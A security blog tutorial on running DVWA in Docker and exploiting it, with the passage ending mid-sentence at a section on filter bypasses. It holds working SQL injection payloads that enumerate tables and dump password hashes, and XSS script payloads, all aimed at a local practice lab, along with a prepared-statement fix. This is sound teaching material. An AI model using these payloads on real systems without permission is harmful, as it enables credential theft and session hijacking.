Listen to this Post

Introduction:
Web application security remains one of the most critical domains in cybersecurity, with OWASP Top 10 vulnerabilities like SQL Injection and Cross-Site Scripting (XSS) consistently ranking among the most prevalent and damaging attack vectors. Understanding these vulnerabilities requires more than theoretical knowledge—it demands practical, hands-on experience in a controlled environment. Damn Vulnerable Web Application (DVWA) provides exactly that: a deliberately insecure PHP/MySQL web application designed for security professionals and students to practice identifying, exploiting, and mitigating common web flaws in a legal, isolated lab setting.
Learning Objectives & Secrets:
- Objective 1: Deploy an Isolated Web Application Security Lab — Learn to containerize DVWA using Docker on Kali Linux, eliminating complex manual Apache/PHP/MySQL configurations while maintaining a secure, isolated testing environment.
-
Objective 2 Secret: SQL Injection Discovery & Validation — Move beyond running automated scanners. Master manual SQL injection techniques including error-based detection, UNION-based data extraction, and leveraging the `information_schema` database to enumerate tables, columns, and credentials.
-
Objective 3 Secret: XSS Triangulation — Distinguish between Reflected, Stored, and DOM-based XSS by crafting proof-of-concept payloads, understanding where user input enters the application, how it’s processed, and why output encoding fails.
You Should Know:
1. Setting Up the DVWA Lab Environment
The fastest way to get DVWA running is through containerization. Docker packages Apache, PHP, and MySQL together, eliminating dependency conflicts. On Kali Linux, pull and run the container with:
 Pull the official DVWA Docker image
sudo docker pull vulnerables/web-dvwa

Run the container on port 8080
sudo docker run -d -p 8080:80 vulnerables/web-dvwa

Verify the container is running
sudo docker ps
For Windows users with Docker Desktop, the same commands work in PowerShell or WSL2. Alternatively, use Docker Compose for easier management:
 docker-compose.yml
version: '3'
services:
dvwa:
image: vulnerables/web-dvwa
ports:
- "8080:80"
docker-compose up -d
After deployment, access http://127.0.0.1:8080`, click "Create / Reset Database" to initialize MySQL tables, and log in with default credentials (admin/password`). Set the security level to Low to disable input sanitization, making vulnerabilities straightforward to exploit.
2. SQL Injection — Manual Exploitation Walkthrough
SQL Injection occurs when user input is unsafely concatenated into SQL queries. In DVWA’s Low security level, the backend code directly inserts the `id` parameter:
$id = $_REQUEST['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
Step 1: Detect the Vulnerability — Enter `1’` into the User ID field. A database syntax error confirms that user input is parsed as SQL code.
Step 2: Determine Column Count — Use `ORDER BY` to discover how many columns the original query returns:
1' ORDER BY 1
1' ORDER BY 2
1' ORDER BY 3 -- Returns error → only 2 columns exist
Step 3: Identify Displayable Columns — Use `UNION SELECT` to find which columns are reflected in the response:
1' UNION SELECT 1,2 -- Both columns are displayed
Step 4: Extract Database Information — Retrieve the database version, name, tables, and credentials:
-- Get database version and name
1' UNION SELECT version(), database()

-- List all tables in the 'dvwa' database
1' UNION SELECT table_name, 2 FROM information_schema.tables WHERE table_schema='dvwa'

-- Extract column names from the 'users' table
1' UNION SELECT column_name, 2 FROM information_schema.columns WHERE table_name='users'

-- Dump usernames and password hashes
1' UNION SELECT user, password FROM users
Mitigation: Use parameterized queries (prepared statements) to separate SQL logic from user data:
$stmt = $pdo->prepare("SELECT first_name, last_name FROM users WHERE user_id = ?");
$stmt->execute([$id]);
- Cross-Site Scripting (XSS) — Reflected, Stored, and DOM
XSS enables attackers to inject malicious JavaScript into web pages, compromising user sessions or defacing content.
Reflected XSS (Non-Persistent): The payload is sent in the request and immediately reflected in the response. Navigate to `DVWA → XSS (Reflected)` and inject:
<script>alert('XSS')</script>
If an alert box appears, the application is vulnerable. The attack requires social engineering—tricking a user into clicking a malicious link.
Stored XSS (Persistent): The payload is saved to the database and executed whenever the page is loaded. Navigate to XSS (Stored), enter a guestbook message:
<script>alert('Stored XSS')</script>
Refresh the page—the alert persists, demonstrating that the payload is permanently stored. This is more dangerous as it affects every visitor.
DOM-Based XSS: The vulnerability exists entirely in client-side JavaScript, which reads URL parameters and writes them to the DOM unsafely. Test with:
http://127.0.0.1:8080/vulnerabilities/xss_d/?default=<script>alert(1)</script>
Bypassing Filters: When input validation blocks `
